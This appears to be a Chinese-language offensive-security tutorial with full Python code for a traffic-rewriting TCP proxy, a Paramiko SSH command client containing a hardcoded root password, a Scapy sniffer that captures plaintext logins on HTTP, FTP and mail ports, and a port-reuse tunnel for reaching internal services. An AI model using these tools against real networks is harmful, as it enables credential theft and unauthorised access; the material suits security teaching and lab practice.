这个函数包含了代理的主体逻辑。首先，我们检查并确保在启动主循环之前，不向建立连接的远程主机主动发送数据。一些作为服务的进程可能会做这样的事情（例如FTP服务器一般会首先发送旗标）。然后，我们使用receive\_from函数，我们在与接收方和发送方的通信中都将用到这个函数；它使用套接字对象实现数据的接收。然后我们转储数据包的负载，查看里面是否有感兴趣的内容。下一步，我们将接收的数据提交给response\_handler函数。在函数中，我们可以修改数据包的内容，进行模糊测试任务，检测认证问题，或者其他任何你想做的事情。这里还有一个类似的request\_handler函数可以将输出的流量进行修改。最后一步是将接收的缓存发送到本地客户端。

剩下的代码非常简单：我们持续从本地读取数据、处理、发送到远程主机、从远程读取数据、处理、发送回本地主机，直到所有数据都处理完毕。

### 修改请求

# 对目标是远程主机的请求进行修改  
def request\_handler(buffer):  
 # 执行修改  
 buffer = buffer.decode('utf-8').replace("GET", "HEAD").encode('utf-8')  
 return buffer

这里我们简单的将HTTP协议的GET请求改变为HEAD请求

### 修改响应

# 对目标是本地主机的响应进行修改  
def response\_handler(buffer):  
 # 执行修改  
 return buffer

### 代码实现和说明


#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/23 17:00   
# @Author : ordar  
# @File : tcp\_proxy.py   
# @Project : pythonCourse  
# @Python : 3.7.5  
import sys  
import socket  
import threading  
  
  
# 监听函数，接收本地请求  
def server\_loop(local\_host, local\_port, remote\_host, remote\_port, receive\_first):  
 server = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 try:  
 server.bind((local\_host, local\_port))  
 except:  
 print("Failed to listen on {}:{}".format(local\_host, str(local\_port)))  
 sys.exit(0)  
 print("Listen on {}:{}".format(local\_host, str(local\_port)))  
 server.listen(5)  
  
 while True:  
 client\_socket, addr = server.accept()  
 # 打印连接信息  
 print("[==>] Received incoming connection form {}:{}".format(local\_host, str(local\_port)))  
 # 启动线程处理请求  
 client\_thread = threading.Thread(target=proxy\_handler, args=(client\_socket, remote\_host, remote\_port, receive\_first))  
 client\_thread.start()  
  
  
def proxy\_handler(client\_socket, remote\_host, remote\_port, receive\_first):  
 remote\_socket = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 remote\_socket.connect((remote\_host, remote\_port))  
  
 # 如果必要，先从远程主机获取数据  
 if receive\_first:  
 remote\_buffer = received\_from(remote\_socket)  
 print(hexdump(remote\_buffer))  
  
 # 发送给响应处理，修改包  
 remote\_buffer = response\_handler(remote\_buffer)  
 # 如果有数据，发送给本地客户端  
 if remote\_buffer:  
 print("[<==] Sending {} bytes to localhost.".format(str(len(remote\_buffer))))  
 client\_socket.send(remote\_buffer)  
  
 # 从本地循环读取数据，然后发送给远程主机和本地主机  
 while True:  
 local\_buffer = received\_from(client\_socket)  
 if local\_buffer:  
 print("[==>] Received {} bytes from localhost.".format(str(len(local\_buffer))))  
 print(hexdump(local\_buffer)) # 这个是修改前的请求  
 local\_buffer = request\_handler(local\_buffer)  
 print(hexdump(local\_buffer)) # 这个是修改后的请求  
 remote\_socket.send(local\_buffer)  
 print("[==>] Send to remote.")  
  
 remote\_buffer = received\_from(remote\_socket)  
 if remote\_buffer:  
 print("[<==] Received {} bytes from remote.".format(str(len(remote\_buffer))))  
 print(hexdump(remote\_buffer)) # 这个是修改前的请求  
 remote\_buffer = response\_handler(remote\_buffer)  
 print(hexdump(remote\_buffer)) # 这个是修改后的请求  
 client\_socket.send(remote\_buffer)  
 print("[<==] Send to localhost.")  
  
 # 如果两边都没有数据，关闭连接  
 if not local\_buffer and remote\_buffer:  
 client\_socket.close()  
 remote\_socket.close()  
 print("[\*] No more data.closing connections")  
 break  
  
# 数据接收函数，从tcp连接中接收数据。因为有多个地方要从tcp连接中接收数据，所以封装一个函数来处理。  
def received\_from(connection):  
 buffer = b""  
 # 设置10的超时  
 connection.settimeout(10)  
 try:  
 while True:  
 data = connection.recv(4096)  
 if not data:  
 break  
 buffer += data  
 except:  
 pass  
 return buffer  
  
  
def hexdump(src):  
 # 此处转储流量，比如保存流量到文件  
 with open('a.txt', 'a') as f:  
 f.write(src.decode('utf-8'))  
 return src  
  
  
# 对目标是远程主机的请求进行修改  
def request\_handler(buffer):  
 # 执行修改  
 buffer = buffer.decode('utf-8').replace("GET", "HEAD").encode('utf-8')  
 return buffer  
  
  
# 对目标是本地主机的响应进行修改  
def response\_handler(buffer):  
 # 执行修改  
 return buffer  
  
  
if \_\_name\_\_ == '\_\_main\_\_':  
 if len(sys.argv[1:]) != 5:  
 print("Usage: tcp\_proxy.py [local\_host] [local\_port] [remote\_host] [remote\_port] [receive\_first]")  
 print("Example: tcp\_proxy.py 127.0.0.1 9999 192.168.1.2 80 True")  
 sys.exit(0)  
  
 # 设置本地监听参数  
 local\_host = sys.argv[1]  
 local\_port = int(sys.argv[2])  
  
 # 设置远程目标  
 remote\_host = sys.argv[3]  
 remote\_port = int(sys.argv[4])  
  
 # 告诉代理在发送给远程主机之前先连接和接受远程数据  
 receive\_first = sys.argv[5]  
 if "true" in receive\_first.lower():  
 receive\_first = True  
 else:  
 receive\_first = False  
  
 server\_loop(local\_host, local\_port, remote\_host, remote\_port, receive\_first)

代理就相当于一个中间人的作用，可以记录通信双方的流量，甚至修改双方的流量。将代理部署在受信任的机器上面，还可以将流量“合法化”。还有一个很重要的功能就是借助代理可以访问本不能够访问的一些服务，比如外网访问内网时，正常情况下是不能访问的，借助边缘机器设置代理就可以从外网访问到内网。


### 运行结果



客户端成功接收到响应



然后a.txt里面也记录下了请求和响应的流量。包括被修改之前和被修改之后的流量。



## 实现一个SSH客户端

使用我们编写的netcat工具接收和发送数据非常方便，但有时候需要通过加密流量来避免检测，这是更明智的选择。最常用的办法就是使用Secure Shell（SSH)发送流量。但万一目标环境中没有SSH客户端怎么办呢（比如Windows主机）

当然，Windows下有很多非常好的SSH客户端，比如Putty。在Python的世界里，你可以使用原始套接字和一些加密函数创建自己的SSH客户端或者服务端，使用Paramiko库中的PyCrypto能够让你轻松使用SSH2协议。

为了了解这个函数库的工作方式，我们将使用Paramiko创建一个连接，在SSH的Linux系统上运行命令，然后配置SSH服务端和客户端在远程的Windows主机上运行命令，最后参照BHNET工具命令行参数的代理选项，展示包含Paramiko的反向隧道演示脚本。让我们开始吧。

### 代码实现


首先，使用pip安装程序获取Paramiko：pip install paramiko

然后开始编码

#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/24 10:54   
# @Author : ordar  
# @File : ssh\_client.py   
# @Project : pythonCourse  
# @Python : 3.7.5  
from paramiko.client import SSHClient, AutoAddPolicy  
  
  
# ssh认证，认证通过返回ssh连接  
def ssh\_connect(host\_ip, host\_port, username, passwd):  
 ssh\_client = SSHClient()  
 try:  
 ssh\_client.set\_missing\_host\_key\_policy(AutoAddPolicy())  
 ssh\_client.connect(host\_ip, int(host\_port), username=username, password=passwd)  
 except Exception as e:  
 print(e)  
 exit(1)  
 return ssh\_client  
  
  
# 通过ssh连接执行命令  
def ssh\_command(ssh\_client, cmd):  
 try:  
 stdin, stdout, stderr = ssh\_client.exec\_command(cmd)  
 print(stdout.read().decode())  
 except Exception as e:  
 print(e)  
  
  
if \_\_name\_\_ == '\_\_main\_\_':  
 ssh\_client = ssh\_connect("172.28.131.166", 22, "root", "aoeyuvcyber123..")  
 while True:  
 cmd = input("<ssh command #>")  
 if cmd == 'exit':  
 ssh\_client.close()  
 exit(0)  
 ssh\_command(ssh\_client, cmd)

### 运行结果

如果一切正常，linux服务器开启了ssh服务，并且账号密码正确，那么，运行结果应该类似这个截图：



## 流量嗅探器

我们使用了sniff函数，添加了过滤器使其仅对常HTTP协议80端口进行嗅探。

filter参数允许我们对Scapy嗅探的数据包指定一个BPF（Wireshark类型）的过滤器，也可以留空以嗅探所有的数据包。例如，如果需要嗅探所有的HTTP数据包，你可以使用tcp port 80的BPF过滤。iface参数设置嗅探器所要嗅探的网卡；如果留空，则对所有的网卡进行嗅探。prn参数指定嗅探到符合过滤器条件的数据包时所调用的回调函数，这个回调函数以接收到的数据包对象作为唯一的参数。count参数指定你需要嗅探的数据包的个数；如果留空，Scapy默认为嗅探无限个。store的参数，当它设置为0的时候，Scapy将不会在内存中保留原始的数据包。如果你需要长时间运行嗅探器，那么设置这个参数就非常有必要了，将其设置为0使你的机器不会消耗巨大的内存空间。


当我们的回调函数运行的时候，我们首先确认数据是否含有负载，然后检查负载中是否包含协议中典型的USER和PASS命令。如果检测到了认证字符串，那么我们输出数据包发送的目标服务器地址及数据中包含的实际内容。

Scapy模块可以使用pip直接安装。

### 代码实现

#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/24 15:20   
# @Author : ordar  
# @File : http\_sniffer.py  
# @Project : pythonCourse  
# @Python : 3.7.5  
from scapy.all import \*  
  
def packet\_callback(packet):  
 if packet["TCP"].payload:  
 sniffer\_packet = packet["TCP"].payload  
 if "user" in str(sniffer\_packet).lower() or "pass" in str(sniffer\_packet).lower():  
 print("[\*] Server: {}".format(packet["IP"].dst))  
 print("[\*] {}".format(sniffer\_packet))  
  
  
sniff(filter="tcp port 80", prn=packet\_callback, store=0)

### 运行结果



可以看到我们能嗅探到用户名为“root”。

当然我们可以对常见的电子邮件端口110（POP3）、143（IMAP）和25（SMTP）进行嗅探，尝试抓取电子邮件的账号和密码。


只需要将过滤器设置为

sniff(filter="tcp port 25 or tcp port 110 or tcp port 143", prn=packet\_callback, store=0)

也可以将端口设置为21（ftp），嗅探ftp的登录凭据。

sniff(filter="tcp port 21", prn=packet\_callback, store=0)

结果如图：成功嗅探到登录名和密码，包括登录成功的标志。



## TCP端口复用

### TCP客户端-tcp中间人

我们实现一个tcp的客户端，当做代理，是一个中间人的角色，负责从接受请求数据和接受响应数据。

import socket  
import sys  
import re  
from threading import Thread  
  
class TCP\_Client(object):  
 *"""  
 处理TCP请求和响应  
 """* def \_\_init\_\_(self,src\_addr=None,dst\_addr=None):  
 self.src\_addr = src\_addr  
 self.dst\_addr = dst\_addr  
  
 def request(self,data):  
 return data  
  
 def response(self,data):  
 return data

### HTTP客户端

实现一个HTTP的客户端，继承TCP客户端类，重写请求方法，对http协议的数据进行特殊处理。

class HTTP\_Client(TCP\_Client):  
 *"""  
 处理HTTP请求和响应  
 """* def request(self,data):  
 data = re.sub('Host:.\*?\r\n','Host: %s:%s\r\n'%(self.dst\_addr),data.decode())  
 return data.encode()

### 定义路由

Name是名字。

Addr是目标地址：就是接收到符合特征的流量之后要转发到的目标地址。

Route是正则表达式：判断来源流量特征，从而判断来源流量要请求的服务。

Client是用做代理的客户端：http请求使用http\_client对象。其他使用tcp\_client对象。

这里列举出一些常用的服务。

# 自定义路由  
ROUTES = [  
 {  
 'name' :'HTTP',  
 'addr' :('127.0.0.1',80),  
 'route' :b'^(GET|POST)',  
 'client' :HTTP\_Client,  
 },{  
 'name' :'SSH',  
 'addr' :('127.0.0.1',22),  
 'route' :b'^SSH',  
 'client' :TCP\_Client,  
 },{  
 'name' :'RDP',  
 'addr' :('127.0.0.1',3389),  
 'route' :b'^\x03\x00\x00',  
 'client' :TCP\_Client,  
 },{  
 'name' :'JRMP',  
 'addr' :('127.0.0.1',8009),  
 'route' :b'^JRMI',  
 'client' :TCP\_Client,  
 },{  
 'name' :'PostgreSQL',  
 'addr' :('127.0.0.1',5432),  
 'route' :b'^\x00\x00\x00\x08\x04',  
 'client' :TCP\_Client,  
 },{  
 'name' :'Oracle',  
 'addr' :('127.0.0.1',1521),  
 'route' :b'^\x00(\xec|\xf1)\x00\x00\x01\x00\x00\x00\x019\x01',  
 #'route' :b'\(DESCRIPTION=\(CONNECT\_DATA=\(SERVICE\_NAME=',  
 'client' :TCP\_Client,  
 },{  
 'name' :'MSSQL',  
 'addr' :('127.0.0.1',1433),  
 'route' :b'^\x12\x01\x00',  
 'client' :TCP\_Client,  
 },{  
 'name' :'NC',  
 'addr' :('127.0.0.1',51),  
 'route' :b'.\*',  
 'client' :TCP\_Client,  
 }  
]

### TCP隧道-处理请求和响应

TCP\_Tunnel是我们的主要关心的类。处理请求和响应。接收来源的流量判断特征之后匹配我们之前自定义的路由判断目标地址和客户端，然后创建对应的客户端对象，在交给线程处理函数处理响应。

class TCP\_Tunnel(Thread):  
 *"""  
 TCP隧道。  
 """* SOCKS = {}  
 def \_\_init\_\_(self,srcsock,srcaddr):  
 Thread.\_\_init\_\_(self)  
 # 来源套接字  
 self.srcsock = srcsock  
 # 来源地址  
 self.srcaddr = srcaddr  
 # 目标套接字  
 self.dstsock = self.SOCKS[srcsock] if srcsock in self.SOCKS else socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)  
 # 标志位，判断是否保持连接  
 self.iskeep = True  
  
 def handle\_thread(self, dstsock, srcsock):  
 *"""  
 线程处理函数，从目标地址接收响应并返回给来源地址* ***:param*** *dstsock:* ***:param*** *srcsock:* ***:return****:  
 """* while self.iskeep:  
 try:  
 buff = dstsock.recv(10240)  
 except Exception as e:  
 break  
 buff = self.client.response(buff)  
 print('recv',buff)  
 srcsock.sendall(buff)  
 if not buff:  
 self.iskeep = False  
 break  
 srcsock.close()  
  
 def run(self):  
 *"""  
 逻辑处理函数，通过正则表达式匹配请求的流量特征来判断是哪一个服务，从而转发流量到对应服务的端口* ***:return****:   
 """* while self.iskeep:  
 # 接收源地址的请求  
 try:  
 buff = self.srcsock.recv(10240)  
 except Exception as e:  
 break  
 if not buff:  
 self.iskeep = False  
 break  
 # 通过正则表达式匹配请求符合哪个路由，然后创建对应的客户端对象  
 if self.srcsock not in self.SOCKS:  
 for value in ROUTES:  
 # 正在表达式匹配  
 if re.search(value['route'],buff,re.IGNORECASE):  
 print('[+]Connect %s%s <--> %s'%(value['name'],str(value['addr']),str(self.srcaddr)))  
 # 创建客户端对象  
 self.client = value['client'](self.srcaddr, value['addr'])  
 self.dstsock.connect(value['addr'])  
 break  
 self.SOCKS[self.srcsock] = self.dstsock  
 # 创建线程并启动  
 Thread(target=self.handle\_thread, args=(self.dstsock, self.srcsock,)).start()  
 buff = self.client.request(buff)  
 print('send',buff)  
 self.dstsock.sendall(buff)  
 self.dstsock.close()  
 print('[+]DisConnect %s%s <--> %s'%(value['name'],str(value['addr']),str(self.srcaddr)))

### 代理端口-监听某一端口

这个类主要是代理并监听某个端口，接收请求。

class Socket\_Proxy(object):  
 *"""  
 代理在本机某个端口，默认是1111端口  
 """* def \_\_init\_\_(self,host='0.0.0.0',port=1111,listen=100):  
 self.host = host  
 self.port = port  
 self.listen = listen  
 self.socks = socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)  
 self.socks.setsockopt(socket.SOL\_SOCKET, socket.SO\_REUSEADDR, 1)  
 self.socks.bind((self.host,self.port))  
  
 def start(self):  
 self.socks.listen(self.listen)  
 print('Start Proxy Listen - %s:%s'%(self.host,self.port))  
 while True:  
 sock,addr = self.socks.accept()  
 T = TCP\_Tunnel(sock, addr)  
 T.start()


### 代码实现

#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/12/9 9:57   
# @Author : ordar  
# @File : tcp\_tunnel.py   
# @Project : pythonCourse  
# @Python : 3.7.5  
import socket  
import sys  
import re  
from threading import Thread  
  
class TCP\_Client(object):  
 *"""  
 处理TCP请求和响应  
 """* def \_\_init\_\_(self,src\_addr=None,dst\_addr=None):  
 self.src\_addr = src\_addr  
 self.dst\_addr = dst\_addr  
  
 def request(self,data):  
 return data  
  
 def response(self,data):  
 return data  
  
class HTTP\_Client(TCP\_Client):  
 *"""  
 处理HTTP请求和响应  
 """* def request(self,data):  
 data = re.sub('Host:.\*?\r\n','Host: %s:%s\r\n'%(self.dst\_addr),data.decode())  
 return data.encode()  
  
  
# 自定义路由  
ROUTES = [  
 {  
 'name' :'HTTP',  
 'addr' :('127.0.0.1',80),  
 'route' :b'^(GET|POST)',  
 'client' :HTTP\_Client,  
 },{  
 'name' :'SSH',  
 'addr' :('127.0.0.1',22),  
 'route' :b'^SSH',  
 'client' :TCP\_Client,  
 },{  
 'name' :'RDP',  
 'addr' :('127.0.0.1',3389),  
 'route' :b'^\x03\x00\x00',  
 'client' :TCP\_Client,  
 },{  
 'name' :'JRMP',  
 'addr' :('127.0.0.1',8009),  
 'route' :b'^JRMI',  
 'client' :TCP\_Client,  
 },{  
 'name' :'PostgreSQL',  
 'addr' :('127.0.0.1',5432),  
 'route' :b'^\x00\x00\x00\x08\x04',  
 'client' :TCP\_Client,  
 },{  
 'name' :'Oracle',  
 'addr' :('127.0.0.1',1521),  
 'route' :b'^\x00(\xec|\xf1)\x00\x00\x01\x00\x00\x00\x019\x01',  
 #'route' :b'\(DESCRIPTION=\(CONNECT\_DATA=\(SERVICE\_NAME=',  
 'client' :TCP\_Client,  
 },{  
 'name' :'MSSQL',  
 'addr' :('127.0.0.1',1433),  
 'route' :b'^\x12\x01\x00',  
 'client' :TCP\_Client,  
 },{  
 'name' :'NC',  
 'addr' :('127.0.0.1',51),  
 'route' :b'.\*',  
 'client' :TCP\_Client,  
 }  
]  
  
  
class TCP\_Tunnel(Thread):  
 *"""  
 TCP隧道。  
 """* SOCKS = {}  
 def \_\_init\_\_(self,srcsock,srcaddr):  
 Thread.\_\_init\_\_(self)  
 # 来源套接字  
 self.srcsock = srcsock  
 # 来源地址  
 self.srcaddr = srcaddr  
 # 目标套接字  
 self.dstsock = self.SOCKS[srcsock] if srcsock in self.SOCKS else socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)  
 # 标志位，判断是否保持连接  
 self.iskeep = True  
  
 def handle\_thread(self, dstsock, srcsock):  
 *"""  
 线程处理函数，从目标地址接收响应并返回给来源地址* ***:param*** *dstsock:* ***:param*** *srcsock:* ***:return****:  
 """* while self.iskeep:  
 try:  
 buff = dstsock.recv(10240)  
 except Exception as e:  
 break  
 buff = self.client.response(buff)  
 print('recv',buff)  
 srcsock.sendall(buff)  
 if not buff:  
 self.iskeep = False  
 break  
 srcsock.close()  
  
 def run(self):  
 *"""  
 逻辑处理函数，通过正则表达式匹配请求的流量特征来判断是哪一个服务，从而转发流量到对应服务的端口* ***:return****:   
 """* while self.iskeep:  
 # 接收源地址的请求  
 try:  
 buff = self.srcsock.recv(10240)  
 except Exception as e:  
 break  
 if not buff:  
 self.iskeep = False  
 break  
 # 通过正则表达式匹配请求符合哪个路由，然后创建对应的客户端对象  
 if self.srcsock not in self.SOCKS:  
 for value in ROUTES:  
 # 正在表达式匹配  
 if re.search(value['route'],buff,re.IGNORECASE):  
 print('[+]Connect %s%s <--> %s'%(value['name'],str(value['addr']),str(self.srcaddr)))  
 # 创建客户端对象  
 self.client = value['client'](self.srcaddr, value['addr'])  
 self.dstsock.connect(value['addr'])  
 break  
 self.SOCKS[self.srcsock] = self.dstsock  
 # 创建线程并启动  
 Thread(target=self.handle\_thread, args=(self.dstsock, self.srcsock,)).start()  
 buff = self.client.request(buff)  
 print('send',buff)  
 self.dstsock.sendall(buff)  
 self.dstsock.close()  
 print('[+]DisConnect %s%s <--> %s'%(value['name'],str(value['addr']),str(self.srcaddr)))  
  
  
class Socket\_Proxy(object):  
 *"""  
 代理在本机某个端口，默认是1111端口  
 """* def \_\_init\_\_(self,host='0.0.0.0',port=1111,listen=100):  
 self.host = host  
 self.port = port  
 self.listen = listen  
 self.socks = socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)  
 self.socks.setsockopt(socket.SOL\_SOCKET, socket.SO\_REUSEADDR, 1)  
 self.socks.bind((self.host,self.port))  
  
 def start(self):  
 self.socks.listen(self.listen)  
 print('Start Proxy Listen - %s:%s'%(self.host,self.port))  
 while True:  
 sock,addr = self.socks.accept()  
 T = TCP\_Tunnel(sock, addr)  
 T.start()  
  
  
if \_\_name\_\_ == '\_\_main\_\_':  
 try:  
 port = int(sys.argv[1])  
 except:  
 port = 1111  
 try:  
 c = Socket\_Proxy('0.0.0.0', port)  
 c.start()  
 except KeyboardInterrupt:  
 sys.exit()

### 运行结果

80端口：

先用python -m http.server 80 命令在80端口开启简易http服务，然后用浏览器访问localhost:1111



3389端口：

用另一台操作机的远程桌面连接访问这台操作机的1111端口，可以正常连接并返回了远程桌面。端口是1111。

